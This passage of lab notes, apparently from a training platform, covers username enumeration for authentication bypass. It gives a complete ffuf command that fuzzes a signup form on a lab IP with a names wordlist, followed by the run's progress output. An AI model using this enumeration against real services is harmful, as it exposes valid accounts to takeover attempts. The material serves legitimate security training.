


Authentication Bypass

Username Enumeration

- **ffuf tool**
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- Downloaded from <https://github.com/ffuf/ffuf>.



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/usr/share/wordlists/SecLists/Names/names.txt -X POST -d
"username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type:
application/x-www-form-urlencoded" -u
http://10.10.204.82/customers/signup -mr "username already exists"
```

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```
root@ip-10-10-243-81: ~
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:: Progress: [7527/10164] :: Job [1/1] :: 1327 req/sec :: Duration: [0:00:05]
:: Progress: [7699/10164] :: Job [1/1] :: 1395 req/sec :: Duration: [0:00:05]
:: Progress: [7878/10164] :: Job [1/1] :: 1483 req/sec :: Duration: [0:00:05]
:: Progress: [8058/10164] :: Job [1/1] :: 1469 req/sec :: Duration: [0:00:05]
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:: Progress: [8417/10164] :: Job [1/1] :: 1422 req/sec :: Duration: [0:00:05]
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:: Progress: [8843/10164] :: Job [1/1] :: 1497 req/sec :: Duration: [0:00:06]
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:: Progress: [9492/10164] :: Job [1/1] :: 1493 req/sec :: Duration: [0:00:06]
:: Progress: [9677/10164] :: Job [1/1] :: 1417 req/sec :: Duration: [0:00:06]
:: Progress: [9857/10164] :: Job [1/1] :: 1440 req/sec :: Duration: [0:00:06]
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:: Progress: [10164/10164] :: Job [1/1] :: 1320 req/sec :: Duration: [0:00:07]
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